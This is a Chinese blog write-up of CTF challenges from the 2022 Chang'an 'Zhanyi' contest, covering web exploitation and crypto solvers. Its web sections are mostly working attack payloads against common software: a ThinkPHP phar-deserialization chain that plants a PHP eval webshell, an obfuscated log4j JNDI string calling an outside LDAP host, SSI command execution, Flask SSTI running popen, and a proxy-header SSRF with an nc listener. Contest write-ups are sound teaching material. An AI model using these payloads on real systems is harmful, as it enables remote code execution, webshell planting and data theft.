# 长安“战疫”网络安全赛-wp

原创

EDI安全 于 2022-01-11 16:58:43 发布 3566 收藏 1

分类专栏： CTF-Writeup 文章标签： web安全 安全



本文链接：https://blog.csdn.net/qq_45603443/article/details/122435806




CTF-Writeup 专栏收录该内容

13 篇文章 2 订阅

订阅专栏

## 长安“战疫”网络安全赛-wp

# Web

## tp

文件上传+phar反序列化

```
<?php
namespace think\process\pipes {
class Windows {
private $files = [];
public function __construct($files)
{
$this->files = [$files]; //$file => /think/Model的子类new
Pivot(); Model是抽象类
```

```
 }
 }
}
namespace think {
abstract class Model{
protected $append = [];
protected $error = null;
public $parent;
function __construct($output, $modelRelation)
{
$this->parent = $output; //$this->parent=>
think\console\Output;
$this->append = array("xxx"=>"getError"); //调用getError
返回this->error
$this->error = $modelRelation; // $this->error
要为 relation类的子类，并且也是OnetoOne类的子类==>>HasOne
 }
 }
}
namespace think\model{
use think\Model;
class Pivot extends Model{
function __construct($output, $modelRelation)
{
parent::__construct($output, $modelRelation);
 }
 }
}
namespace think\model\relation{
class HasOne extends OneToOne {
}
}
namespace think\model\relation {
abstract class OneToOne
 {
protected $selfRelation;
protected $bindAttr = [];
protected $query;
function __construct($query)
{
$this->selfRelation = 0;
$this->query = $query; //$query指向Query
$this->bindAttr = ['xxx'];// $value值，作为call函数引用的第二变量
 }
 }
}
namespace think\db {
class Query {
protected $model;
function __construct($model)
{
$this->model = $model; //$this->model=>
think\console\Output;
 }
 }
}
namespace think\console{
class Output{
private $handle;
protected $styles;
```

```
function __construct($handle)
{
$this->styles = ['getAttr'];
$this->handle =$handle; //$handle-
>think\session\driver\Memcached
 }
 }
}
namespace think\session\driver {
class Memcached
 {
protected $handler;
function __construct($handle)
{
$this->handler = $handle; //$handle->think\cache\driver\File
 }
 }
}
namespace think\cache\driver {
class File
 {
protected $options=null;
protected $tag;
function __construct(){
$this->options=[
'expire' => 3600,
'cache_subdir' => false,
'prefix' => '',
'path' => 'php://filter/convert.iconv.utf-8.utf7|convert.base64-
decode/resource=aaaPD9waHAgQGV2YWwoJF9QT1NUWydjY2MnXSk7Pz4g/../public/a.
php',
'data_compress' => false,
 ];
$this->tag = 'xxx';
 }
 }
}
namespace {
$Memcached = new think\session\driver\Memcached(new
\think\cache\driver\File());
$Output = new think\console\Output($Memcached);
$model = new think\db\Query($Output);
$HasOne = new think\model\relation\HasOne($model);
$window = new think\process\pipes\Windows(new
think\model\Pivot($Output,$HasOne));
echo serialize($window);
echo base64_encode(serialize($window));
$phar = new Phar("exp.phar"); //后缀名必须为 phar
$phar->startBuffering();
$phar->setStub('GIF89a' . '<?php __HALT_COMPILER();?>');
// $object = new Windows();
$phar->setMetadata($window); //将自定义的 meta-data 存入 manifest
$phar->addFromString("1.php", ""); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
rename("exp.phar", "exp1.jpg");
}
```


```
POST /public/index.php/index/index/upload HTTP/1.1
Host: a6080904.lxctf.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------
-139087197228008034012754605521
Content-Length: 1199
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------139087197228008034012754605521
Content-Disposition: form-data; name="file"; filename="suanve"
Content-Type: image/jpeg

GIF89a<?php __HALT_COMPILER(); ?>
QO:27:"think\process\pipes\Windows":1:
{s:34:"think\process\pipes\Windowsfiles";a:1:
{i:0;O:17:"think\model\Pivot":3:{s:9:"*append";a:1:
{s:3:"xxx";s:8:"getError";}s:8:"*error";O:27:"think\model\relation\HasOn
e":3:{s:15:"*selfRelation";i:0;s:11:"*bindAttr";a:1:
{i:0;s:3:"xxx";}s:8:"*query";O:14:"think\db\Query":1:
{s:8:"*model";O:20:"think\console\Output":2:
{s:28:"think\console\Outputhandle";O:30:"think\session\driver\Memcached"
:1:{s:10:"*handler";O:23:"think\cache\driver\File":2:
{s:10:"*options";a:5:
{s:6:"expire";i:3600;s:12:"cache_subdir";b:0;s:6:"prefix";s:0:"";s:4:"pa
th";s:129:"php://filter/convert.iconv.utf-8.utf-7|convert.base64-
decode/resource=aaaPD9waHAgQGV2YWwoJF9QT1NUWydjY2MnXSk7Pz4g/../public/a.
php";s:13:"data_compress";b:0;}s:6:"*tag";s:3:"xxx";}}s:9:"*styles";a:1:
{i:0;s:7:"getAttr";}}}}s:6:"parent";r:11;}}}1.phpQ;a---x|
**ϕ*,m8GBMB
-----------------------------139087197228008034012754605521
```



然后phar

```
POST /public/index.php/index/index/upload?FILES[file]
[name]=phar://suanve&FILES[file][tmp_name]=phar://suanve HTTP/1.1
Host: a6080904.lxctf.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,enUS;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------
-139087197228008034012754605521
Content-Length: 1199
Connection: close
Upgrade-Insecure-Requests: 1
-----------------------------139087197228008034012754605521
Content-Disposition: form-data; name="file"; filename="suanve"
Content-Type: image/jpeg
GIF89a<?php __HALT_COMPILER(); ?>
QO:27:"think\process\pipes\Windows":1:
{s:34:"think\process\pipes\Windowsfiles";a:1:
{i:0;O:17:"think\model\Pivot":3:{s:9:"*append";a:1:
{s:3:"xxx";s:8:"getError";}s:8:"*error";O:27:"think\model\relation\HasOn
e":3:{s:15:"*selfRelation";i:0;s:11:"*bindAttr";a:1:
{i:0;s:3:"xxx";}s:8:"*query";O:14:"think\db\Query":1:
{s:8:"*model";O:20:"think\console\Output":2:
{s:28:"think\console\Outputhandle";O:30:"think\session\driver\Memcached"
:1:{s:10:"*handler";O:23:"think\cache\driver\File":2:
{s:10:"*options";a:5:
{s:6:"expire";i:3600;s:12:"cache_subdir";b:0;s:6:"prefix";s:0:"";s:4:"pa
th";s:129:"php://filter/convert.iconv.utf-8.utf-7|convert.base64-
decode/resource=aaaPD9waHAgQGV2YWwoJF9QT1NUWydjY2MnXSk7Pz4g/../public/a.
php";s:13:"data_compress";b:0;}s:6:"*tag";s:3:"xxx";}}s:9:"*styles";a:1:
{i:0;s:7:"getAttr";}}}}s:6:"parent";r:11;}}}1.phpQ;a~x|
mGBMB
-----------------------------139087197228008034012754605521--
```

写shell








## shiro?

log4j rce

```
${j${uhns:fnYS:-n}${c:yShJJV:msiqQ:BR:UKUHc:-
d}i${CWnHLQ:O:CadPOP:-:}ld${QaaVd:pRdN:cMAUxW:dGUA:zF:-a}${bwWku:-
p}:${dSVAq:HI:fqOXJY:lnmA:tw:-/}${LJsI:OHhD:mgE:L:KKqM:-/}${cqkdfC:Whgbs
z:YHDJLV:-1}2${v:mJhJs:Ky:extESK:bpme:-3}.${GF:OvQTw:MtHR:I:-5}${hFWk:-7
}${b:l:-.}${d:q:N:njP:-7}${pifPa:cxNupk:Rduy:mJeGR:-8}.${KV:-1}68:1${zOC
b:lOlhLw:QsYntQ:-3}8${xXo:BknON:-9}${QQGNH:IsHHM:-/}${DG:jGiGp:LIbk:s:Gl
:-o}${gk:jxlXtq:HIO:dlmdop:-=}to${uq:tkzn:J:-m}${BEB:yT:xY:Jfl:-c}at}
```




curl 外带flag





## Baby_Upload

发现shtml可以上传，过滤了一堆命令 flag也不能出现在内容里 但是可以打包 绕过。

```
POST / HTTP/1.1
Host: 8a5ef041.lxctf.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,enUS;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-------------------------
-236039601628310123922705573328
Content-Length: 654
Origin: http://8a5ef041.lxctf.net
Connection: close
Referer: http://8a5ef041.lxctf.net/
Upgrade-Insecure-Requests: 1
-----------------------------236039601628310123922705573328
Content-Disposition: form-data; name="file_upload"; filename="1.shtml
Content-Type: application/octet-stream
<!--#exec cmd="dir /"-->
<!--#exec cmd="tar cvf
/var/www/html/upload/d7efaae655f6177619403045edc9ae32/2.tar / --
exclude=/bin --exclude=app --exclude=home --exclude=root --exclude=run -
-exclude=lib --exclude=sys --exclude=tmp --exclude=usr --exclude=var --
exclude=mnt --exclude=opt --exclude=etc --exclude=dev --exclude=boot --
exclude=bin --exclude=proc --exclude=sbin --exclude=sys --exclude=mnt
--exclude=media"-->
-----------------------------236039601628310123922705573328--
```






flag{c62e7f0dd42546cc9a13b167d184cc3b}

## flag配送中心

关键字搜索



其中origin部分即为我服务器的IP，在其他地方启动一个可以正常使用的http代理，如http://..122.65:8888/，附带proxy：http://..122.65:8888/，再次访问http://your-ip:8080/index.php，此时的Origin已经变成*.*122.65,也就是我们甚至可以伪造数据，在服务器下新建一个b.txt里面内容为

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Data:Fri, 06 Mar 2020 18:27:31 GMT
Content-Type: text/html; charset-UTF-8
Connection: Keep-alive
Content-Length: 16

{"y4tacker":yes}
```

开启监听nc-lvvp 1234 <b.txt,此时带上proxy头再次发包，返回结果和我们发包内容一致，出flag了。

```
GET / HTTP/1.1
Host: 113.201.14.253:14980
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Proxy: http://36.255.221.156:801/
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



```
root@10-7-100-194:~# nc -lvvp 801
listening on [any] 801 ...
113.201.14.253: inverse host lookup failed: Unknown host
connect to [10.7.100.194] from (UNKNOWN) [113.201.14.253] 50576
POST http://www.yunyansec.com/ HTTP/1.1
Proxy-Connection: Keep-Alive
User-Agent: GuzzleHttp/6.2.0 curl/7.38.0 PHP/5.6.23
Content-Type: application/x-www-form-urlencoded
Host: www.yunyansec.com
Content-Length: 40

YourFlag=cazy%7BWE_4r3_f4mily_for3vEr%7D
```




## flask

参数绕过 admin路由存在ssti

```
GET /admin?name=
{{()|attr(request.cookies.name1)|attr(request.cookies.name2)|attr(reques
t.cookies.name3)()|attr(request.cookies.name4)
(118)|attr(request.cookies.n6)|attr(request.cookies.n7)|attr(request.coo
kies.n8)('popen')('cat%20/flag')|attr(request.cookies.n9)()}}&a=.js?
HTTP/1.1
Host: 708aafe8.lxctf.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie:
name1=__class__;name2=__base__;name3=__subclasses__;name4=pop;name5=read
;n6=__init__;n7=__globals__;n8=__getitem__;n9=read;
Connection: close
Upgrade-Insecure-Requests: 1
```









## RCE_No_Para

看正则，无参数RCE 过滤了end，拿reset替换

```
payload: eval(reset(current(get_defined_vars())))
```




# Crypto

## no_can_no_bb

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
c=b'\x9d\x18K\x84n\xb8b|\x18\xad4\xc6\xfc\xec\xfe\x14\x0b_T\xe3\x1b\x03Q
\x96e\x9e\xb8MQ\xd5\xc3\x1c'
def pad(m):
tmp = 16-(len(m)%16)
return m + bytes([tmp for _ in range(tmp)])
def decrypt(m,key):
aes = AES.new(key,AES.MODE_ECB)
return aes.decrypt(m)
for i in range(1,1<<20):
print(i)
key = pad(long_to_bytes(i))
flag = decrypt(c,key)
if flag[:5] ==b'cazy{':
print(flag)
break
# b'cazy{n0_c4n,bb?n0p3!}\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b'
```

## math

```
from Crypto.Util.number import *
import gmpy2
pinvq=0x63367a2b947c21d5051144d2d40572e366e19e3539a3074a433a921614655431
57854669134c03642a12d304d2d9036e6458fe4c850c772c19c4eb3f567902b3
qinvp=0x79388eb6c541fffefc9cfb083f3662655651502d81ccc00ecde17a75f316bc97
a8d888286f21b1235bde1f35efe13f8b3edb739c8f28e6e6043cb29569aa0e7b
c=0x5a1e001edd22964dd501eac6071091027db7665e5355426e1fa0c6360accbc013c7a
36da88797de1960a6e9f1cf9ad9b8fd837b76fea7e11eac30a898c7a8b6d8c8989db07c2
d80b14487a167c0064442e1fb9fd657a519cac5651457d64223baa30d8b7689d22f5f379
5659ba50fb808b1863b344d8a8753b60bb4188b5e386
e=0x10005
d=0xae285803302de933cfc181bd4b9ab2ae09d1991509cb165aa1650bef78a8b23548bb
17175f10cddffcde1a1cf36417cc080a622a1f8c64deb6d16667851942375670c50c5a32
796545784f0bbcfdf2c0629a3d4f8e1a8a683f2aa63971f8e126c2ef75e08f56d16e1ec4
92cf9d26e730eae4d1a3fecbbb5db81e74d5195f49f1
ed_1=e*d-1
for k in range(1,e):
if gmpy2.gcd(k,ed_1)==k:
phi=ed_1//k
kq=(phi-1)*pinvq+1
kqq=pow(2,phi,kq)-1
q=GCD(kq,kqq)
if q.bit_length()>500:
kp=(phi-1)*qinvp+1
kpp=pow(2,phi,kp)-1
p=GCD(kp,kpp)
print(p.bit_length(),q.bit_length())
# 515 514
# print(p,q)
p=13037022248776485455765657990760031649738172382291971431270088348293679826726124550312158873896310916822494678913767968443939161716318872022577275748319923
q=10128772559601471072353923779846641051004718955169494777946479385229803757744931078384914461587380307767146578124123558724977391368157332433788725638715891
print(long_to_bytes(pow(c,d,p*q)))
# b'flag{c4617a206ba83d7f824dc44e5e67196a}'
```

## LinearEquations

```
data = [2626199569775466793, 8922951687182166500, 454458498974504742,
7289424376539417914, 8673638837300855396]
n = 10104483468358610819
G=Zmod(n)
A=Matrix(G,[[data[0],data[1],1],[data[1],data[2],1],
[data[2],data[3],1]])
B=vector(G,[data[2],data[3],data[4]])
foo=lambda x:bytes.fromhex(hex(x)[2:]).decode()
X=A^-1*B
m=[X[1],X[0],X[2]]
m=list(map(foo,m))
m=''.join(m)
print('cazy{%s}'%m)
# cazy{L1near_Equ4t1on6_1s_34sy}
```

## no_mah_no_cry

```python
from Crypto.Util.number import*
import gmpy2
# from secret import flag
# assert len(flag) <= 80
def sec_encry(m):
cip = (m - (1<<500))**2 + 0x0338470
return cip
def sec_decry(c):
r,o=gmpy2.iroot(c-0x0338470,2)
if o:
return (1<<500)-r
# if __name__ == "__main__":
# m = bytes_to_long(flag)
# c = sec_encry(m)
# print(c)
c=10715086071862673209484250490600018105614048117055336074437503883703510511248211671489145400471130049712947188505612184220711949974689275316345656079538583389095869818942817127245278601695124271626668045250476877726638182396614587807925457735428719972874944279172128411500209111406507112585996098530169
m=sec_decry(c)
flag=long_to_bytes(m)
print(flag)
# b'cazy{1234567890_no_m4th_n0_cRy}'
```


## no_cry_no_can

